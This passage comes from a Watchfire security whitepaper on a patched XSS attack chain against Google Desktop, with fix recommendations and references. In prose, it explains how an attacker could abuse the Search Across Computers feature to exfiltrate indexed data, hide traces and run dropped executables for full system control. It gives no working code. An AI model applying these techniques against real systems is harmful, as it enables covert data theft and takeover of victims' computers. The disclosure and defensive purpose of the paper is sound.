This controversial feature allows Google Desktop users to search for information stored on their computer from any Internet connected computer, by logging into their Google Account. This feature raised a lot criticism from privacy protection institutes when introduced in Google Desktop 3, as private data is transferred from the user's system to Google servers [8].


This feature can be very useful to an attacker. An attacker could exploit this feature in order to covertly leak information from the attacked system(s) back to the attacker. This can be done by commanding the JavaScript malware to enable and configure this feature to use the attacker's credentials. From that moment, information indexed by Google Desktop on the infected system(s) will become remotely available for the attacker to access from his/her Google Desktop interface. This technique provides an elegant, centralized and easy to use point of access to data from a group of systems infected with the Google Desktop attack.

Using the two XSS vulnerabilities mentioned in the previous section, it is also possible to remove traces of the Search Across Computers parameter having been enabled for a malicious individual's account.

FULL SYSTEM CONTROL


It is possible to launch applications via Google Desktop's Web interface. By issuing a request to the Google Desktop Web server, it is possible to force the attacked system to automatically open files with their associated application.

One of the most interesting impacts of this behavior is that executable files (.exe) can be executed as well. If a malicious executable file is dropped into the victim's local hard-drive, it is possible to execute it, effectively gaining full system control.




OVERTAKING GOOGLE DESKTOP

If the attacker is able to create a public share that is accessible by the victim, then while controlling Google Desktop and the requests made by the victim's browser, the malicious individual is able to add his/her remote share to the Google Desktop application. Again, this share could be hidden from view by using a persistent script on the two vulnerable parameters, username and computer name.



The remote share could easily contain a malicious file, created specifically for the purpose of allowing the attacker to completely compromise the computer running Google Desktop.

By forcing the victim's browser to search, find and navigate to this executable, the attacker would be able to run custom software of his or her choosing on the victim's machine.



FIX RECOMMENDATIONS

1. Google have recently deployed a patch which mitigates the risk of the attack.
   The patch fixes the XSS vulnerabilities described in this paper.
   It is highly recommended to make sure you have an updated Google Desktop version installed on your system.

2. Web application security vulnerabilities must be taken seriously. As the potential damage of an XSS attack against a desktop application with a Web interface is enormous, Web application security must be comprehensively evaluated.

3. Integration between public Web applications and desktop applications should be disabled.

   The attack presented in this whitepaper takes advantage of a combination of several vulnerabilities. Each vulnerability in isolation is not sufficient to allow successful exploitation.

   The signatures protection mechanism, a very powerful mechanism against Web application attacks from the outside (mainly against XSS/CSRF) can be fully circumvented because of the *Desktop* link—presumably an innocently added integration feature—as it opens a small (but deadly) aperture to Google Desktop Web pages along with a valid signature.

   Therefore, if an additional search page related XSS vulnerability is found in Google Desktop, the same techniques described in this whitepaper could be used by an attacker to form a successful attack.

   At the time of writing this paper it is impossible to turn off the "*Desktop*'' link integration feature.

4. Any input that is reflected to the client must be properly sanitized. Rather than merely blacklisting certain characters, explicit white-listing of allowable characters should be performed. This would include parameters such as character types, string formats, null values, empty values, and length.

   Any client-supplied input which is stored in the application (such as Google Desktop), must encode all output appropriately. This might include techniques such as:

   ASP .NET: HTTPUtility.HTMLEncode()
   PHP: htmlentities() or htmlspecialchars()
   JSP: <bean:write>

5. Anti-virus vendors should enter this arena, finding creative ways to detect and defend against JavaScript malware. As time passes JavaScript malware is becoming more and more powerful and its fields of influence wider. As described in this paper, the impact of JavaScript malware can have the magnitude of a binary computer virus.

CONCLUSIONS

In this whitepaper we have considered Google Desktop's information protection mechanisms. While they are valuable protections against XSS and CSRF attacks, we have demonstrated methods of bypassing them and gaining full remote access to Google Desktop.

This article presented a technique whereby the attacker crossed environments, taking advantage of the Google.com Web interface, in order to jump from the Internet Web environment (where the scope of the client-side attacks is limited) to the desktop Web environment (where the client impact of the attacks is far greater). We have shown that an attacker, who gains control over the desktop Web environment, can hijack sensitive local information and extend the attack to achieve full system control.

A number of factors make this is an almost perfect attack:

1. The footprint is small and almost undetectable.
2. Firewalls can do little to mitigate the attack or leakage of sensitive data.
3. Anti-virus software is currently not able to protect the victim.
4. The attack is persistent across sessions and browsers.
5. The potential impact is complete control of the victim's computer.

The attack was made possible due to a single XSS vulnerability and the integration between the Google.com site and the local Google Desktop application. While XSS is often considered to be an attack of negligible impact, this shows the severity of XSS when combined with applications of high sensitivity and powerful capabilities.

ABOUT WATCHFIRE

Watchfire is the leading provider of web application vulnerability assessment software and the only company to offer an end-to-end solution including intelligent fix recommendations to evaluate, understand and resolve issues. More than 800 enterprises and government agencies, including AXA Financial, SunTrust, HSBC, Vodafone, Veterans Affairs and Dell rely on Watchfire to identify, report and help remediate security vulnerabilities. For two years in a row, Watchfire has been named by IDC as the worldwide market share leader in web application vulnerability assessment software. Watchfire's partners include IBM Global Services, Fortify, PricewaterhouseCoopers, Sapient, Microsoft, Interwoven, EMC Documentum and Mercury. Watchfire is headquartered in Waltham, MA. For more information, please visit www.watchfire.com.

REFERENCES

Relevant Documents and Information:

[1] Demonstration of Google Desktop vulnerability
http://download.watchfire.com/googledesktopdemo/index.htm

[2] There have been several discoveries of XSS in Google.com over the past year.
http://www.watchfire.com/securityzone/advisories/12-21-05.aspx
http://seclists.org/bugtraq/2006/Apr/0222.html
http://ha.ckers.org/blog/20060704/cross-site-scripting-vulnerability-in-google/
http://www.thegooglecache.com/?p=35
http://ha.ckers.org/blog/20070115/yet-another-xss-hole-in-google/

[3] References to the Samy worm
http://namb.la/popular/tech.html
http://www.betanews.com/article/CrossSite_Scripting_Worm_Hits_MySpace/1129232391
http://news.zdnet.com/2100-1009_22-5897099.html

[4] References to the Yamanner worm
http://www.symantec.com/avcenter/reference/malicious.yahooligans.pdf
http://antivirus.about.com/od/virusdescriptions/a/yamanner.htm
http://news.com.com/Worm+wriggles+through+Yahoo+mail+flaw/2100-7349_3-6082934.html

[5] "XSS-Proxy", Anton Rager, SourceForge.com
http://xss-proxy.sourceforge.net/

[6] "Timeline View", Google.com
http://desktop.google.com/features.html#timeline

[7] "Search Across Computers", Google.com
http://desktop.google.com/features.html#searchremote

[8] Criticism over Google Desktop search feature
http://googlewatch.eweek.com/content/archive/share_across_computers_is_just_the_first_step.html
http://news.zdnet.co.uk/software/0,1000000121,39251943,00.htm

